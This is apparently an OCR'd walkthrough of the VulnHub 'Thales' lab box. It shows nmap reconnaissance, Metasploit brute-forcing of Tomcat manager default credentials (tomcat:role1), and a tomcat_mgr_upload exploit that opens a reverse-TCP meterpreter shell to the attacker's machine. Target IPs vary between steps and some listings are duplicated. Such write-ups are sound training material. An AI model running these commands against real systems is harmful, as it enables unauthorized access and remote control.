
Thales

This is a box from vulnhub that is rated easy by the author. The box teaches you how to use metasploit as a framework, how to get ssh hashes and crack them using a tool called john

Author: Kharim Mchatta

Date: 6/17/2023



The first step is to get the IP address of our target machine where we used a tool called netdiscover, it is used to scan the network. To Scan the network, I used the following command

Netdiscover –r 192.168.192.113/24

The target ip is the ip address that has the host name of pcs systemtechnik GmbH


Note: to scan for other devices on the network you need to first of all get your ip address by typing in if config then using your ip address you scan the whole subnet

```
┌──(root㉿kali)-[~]
└─# nmap -sV -sC -p- 192.168.192.113 -oN nmap.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-14 03:55 EDT
Nmap scan report for 192.168.192.113
Host is up (0.00018s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8c19ab9172a571d86d751d8f65dfe132 (RSA)
|   256 906ea0eed5296cb97b05dbc6825c19bf (ECDSA)
|_  256 544d7be8f97f21343eed0fd9fe93bf00 (ED25519)
8080/tcp open  http    Apache Tomcat 9.0.52
|_http-title: Apache Tomcat/9.0.52
|_http-favicon: Apache Tomcat
MAC Address: 08:00:27:1C:BB:DE (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.74 seconds
```


```
# Nmap 7.93 scan initiated Wed Jun 14 04:11:29 2023 as: nmap -sV --script http-enum -p 8080 -oN nmap2.txt 192.168.192.113
Nmap scan report for 192.168.192.113
Host is up (0.00042s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat 9.0.52
| http-enum:
|   /examples/: Sample scripts
|   /manager/html/upload: Apache Tomcat (401 )
|   /manager/html: Apache Tomcat (401 )
|_  /docs/: Potentially interesting folder
MAC Address: 08:00:27:1C:BB:DE (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jun 14 04:12:02 2023 -- 1 IP address (1 host up) scanned in 33.51 seconds
```


Next, I scanned the target ip 192.168.192.113 using nmap to see what ports are open and services are running on the target. From the results we can see that port 22 and 8080 are open. We can't do much with port 22 because we don't have login credentials, port 8080 would be our first target.

But before moving to exploring the web application I had performed another nmap scan using the nmap script engine **http-enum** to enumerate the website for potential resources.



Navigating to http://192.168.162.113:8080 a web application was loaded which was an apache tomcat default page as nmap had reported. Then I navigate to **/manager/html** which was a login page, I couldn't be able to do anything because I had no credentials to login






Next, I decided to go and perform asset discovery but what dirsearch had returned was the same assets that nmap had returned, so there was nothing special here. I tried using Nikto but also I was getting the same results.

```
msf6 > search tomcat

Matching Modules
================

   #   Name                                                        Disclosure Date  Rank       Check
   -   ----                                                        ---------------  ----       -----
   0   auxiliary/dos/http/apache_commons_fileupload_dos            2014-02-06       normal     No
   1   exploit/multi/http/struts_dev_mode                          2012-01-06       excellent  Yes
   2   exploit/multi/http/struts2_namespace_ognl                   2018-08-22       excellent  Yes
   3   exploit/multi/http/struts_code_exec_classloader             2014-03-06       manual     No
   4   auxiliary/admin/http/tomcat_ghostcat                        2020-02-20       normal     Yes
   5   exploit/windows/http/tomcat_cgi_cmdlineargs                 2019-04-10       excellent  Yes
   6   exploit/multi/http/tomcat_mgr_deploy                        2009-11-09       excellent  Yes
   7   exploit/multi/http/tomcat_mgr_upload                        2009-11-09       excellent  Yes
   8   auxiliary/dos/http/apache_tomcat_transfer_encoding          2010-07-09       normal     No
   9   auxiliary/scanner/http/tomcat_enum                                           normal     No
   10  exploit/linux/local/tomcat_ubuntu_log_init_priv_esc         2016-09-30       manual     Yes
   11  exploit/multi/http/atlassian_confluence_webwork_ognl_injection 2021-08-25    excellent  Yes
   12  exploit/windows/http/cayin_xpost_sql_rce                    2020-06-04       excellent  Yes
   13  exploit/multi/http/cisco_dcnm_upload_2019                   2019-06-26       excellent  Yes
   14  exploit/linux/http/cisco_hyperflex_hx_data_platform_cmd_exec 2021-05-05      excellent  Yes
   15  exploit/linux/http/cisco_hyperflex_file_upload_rce          2021-05-05       excellent  Yes
   16  exploit/linux/http/cpi_tararchive_upload                    2019-05-15       excellent  Yes
ty
   17  exploit/linux/http/cisco_prime_inf_rce                      2018-10-04       excellent  Yes
   18  post/multi/gather/tomcat_gather                                              normal     No
   19  auxiliary/dos/http/hashcollision_dos                        2011-12-28       normal     No
   20  auxiliary/admin/http/ibm_drm_download                       2020-04-21       normal     Yes
   21  exploit/linux/http/lucee_admin_imgprocess_file_write        2021-01-15       excellent  Yes
   22  exploit/linux/http/mobileiron_core_log4shell                2021-12-12       excellent  Yes
   23  exploit/multi/http/zenworks_configuration_management_upload 2015-04-07       excellent  Yes
   24  exploit/multi/http/spring_framework_rce_spring4shell        2022-03-31       manual     Yes
   25  auxiliary/admin/http/tomcat_administration                                   normal     No
   26  auxiliary/scanner/http/tomcat_mgr_login                                      normal     No
   27  exploit/multi/http/tomcat_jsp_upload_bypass                 2017-10-03       excellent  Yes
   28  auxiliary/admin/http/tomcat_utf8_traversal                  2009-01-09       normal     No
   29  auxiliary/admin/http/trendmicro_dlp_traversal               2009-01-09       normal     No
   30  post/windows/gather/enum_tomcat                                              normal     No

Interact with a module by name or index. For example info 30, use 30 or use post/windows/gather/enum_tomca
```

Then I went to metasploit frame-work and searched for tomcat and brought for me a list of auxiliaries and exploits. Going through the results I found an auxiliary scanner which was going to scan the target ip address for default credentials. Hence, I used it


```
msf6 > use 26
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                                  Required  Description
   ----              ---------------                                  --------  -----------
   BLANK_PASSWORDS   false                                            no        Try blank pas
   BRUTEFORCE_SPEED  5                                                yes       How fast to b
   DB_ALL_CREDS      false                                            no        Try each user
   DB_ALL_PASS       false                                            no        Add all passw
   DB_ALL_USERS      false                                            no        Add all users
   DB_SKIP_EXISTING  none                                             no        Skip existing
   PASSWORD                                                           no        The HTTP pass
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_  no        File containi
                     mgr_default_pass.txt
   Proxies                                                            no        A proxy chain
   RHOSTS                                                             yes       The target ho
                                                                                l
   RPORT             8080                                             yes       The target po
   SSL               false                                            no        Negotiate SSL
   STOP_ON_SUCCESS   false                                            yes       Stop guessing
   TARGETURI         /manager/html                                    yes       URI for Manag
   THREADS           1                                                yes       The number of
   USERNAME                                                           no        The HTTP user
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_  no        File containi
                     mgr_default_userpass.txt
   USER_AS_PASS      false                                            no        Try the usern
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_  no        File containi
                     mgr_default_users.txt
   VERBOSE           true                                             yes       Whether to pr
   VHOST                                                              no        HTTP server v


View the full module info with the info, or info -d command.
```

I then selected option number 26, then I looked at what are the perimeter requirements that it needed by typing in show options, and the scanner required a remote host ip address and username



Then I set up all the requirements that were needed for the scanner and then clicked exploit, once it had finished it had retrieved credentials which was tomcat:role1, then I tested out the credentials on the web application and they worked.

Author: Kharim Mchatta



```
Matching Modules
================

   #   Name                                                  Disclosure Date  Rank
   -   ----                                                  ---------------  ----
   0   auxiliary/dos/http/apache_commons_fileupload_dos      2014-02-06       normal
   1   exploit/multi/http/struts_dev_mode                    2012-01-06       excellent
   2   exploit/multi/http/struts2_namespace_ognl             2018-08-22       excellent
   3   exploit/multi/http/struts_code_exec_classloader       2014-03-06       manual
   4   auxiliary/admin/http/tomcat_ghostcat                  2020-02-20       normal
   5   exploit/windows/http/tomcat_cgi_cmdlineargs           2019-04-10       excellent
   6   exploit/multi/http/tomcat_mgr_deploy                  2009-11-09       excellent
   7   exploit/multi/http/tomcat_mgr_upload                  2009-11-09       excellent
   8   auxiliary/dos/http/apache_tomcat_transfer_encoding    2010-07-09       normal
   9   auxiliary/scanner/http/tomcat_enum                                     normal
   10  exploit/linux/local/tomcat_ubuntu_log_init_priv_esc   2016-09-30       manual
   11  exploit/multi/http/atlassian_confluence_webwork_ognl_injection  2021-08-25  excellent
   12  exploit/windows/http/cayin_xpost_sql_rce              2020-06-04       excellent
   13  exploit/multi/http/cisco_dcnm_upload_2019             2019-06-26       excellent
   14  exploit/linux/http/cisco_hyperflex_hx_data_platform_cmd_exec  2021-05-05  excellent
   15  exploit/linux/http/cisco_hyperflex_file_upload_rce    2021-05-05       excellent
   16  exploit/linux/http/cpi_tararchive_upload              2019-05-15       excellent
ty
   17  exploit/linux/http/cisco_prime_inf_rce                2018-10-04       excellent
   18  post/multi/gather/tomcat_gather                                        normal
   19  auxiliary/dos/http/hashcollision_dos                  2011-12-28       normal
   20  auxiliary/admin/http/ibm_drm_download                 2020-04-21       normal
   21  exploit/linux/http/lucee_admin_imgprocess_file_write  2021-01-15       excellent
   22  exploit/linux/http/mobileiron_core_log4shell          2021-12-12       excellent
   23  exploit/multi/http/zenworks_configuration_management_upload  2015-04-07  excellent
   24  exploit/multi/http/spring_framework_rce_spring4shell  2022-03-31       manual
   25  auxiliary/admin/http/tomcat_administration                             normal
   26  auxiliary/scanner/http/tomcat_mgr_login                                normal
   27  exploit/multi/http/tomcat_jsp_upload_bypass           2017-10-03       excellent
   28  auxiliary/admin/http/tomcat_utf8_traversal            2009-01-09       normal
   29  auxiliary/admin/http/trendmicro_dlp_traversal         2009-01-09       normal
   30  post/windows/gather/enum_tomcat                                        normal


Interact with a module by name or index. For example info 30, use 30 or use post/windows/gather/en
```

Next, was to exploit the web application and get a meterpreter shell. I used the manager upload exploit to get a non interactive shell.

```
msf6 > use 7
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.192.46   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set rhost 192.168.192.7
rhost => 192.168.192.7
msf6 exploit(multi/http/tomcat_mgr_upload) > set httpusername tomcat
httpusername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set httppassword role1
httppassword => role1
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport => 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.192.46:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying xTtS3sPt...
[*] Executing xTtS3sPt...
[*] Undeploying xTtS3sPt ...
[*] Sending stage (58829 bytes) to 192.168.192.7
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (192.168.192.46:4444 -> 192.168.192.7:59466) at 2023-06-17 04:45:26 -0400

meterpreter >
```

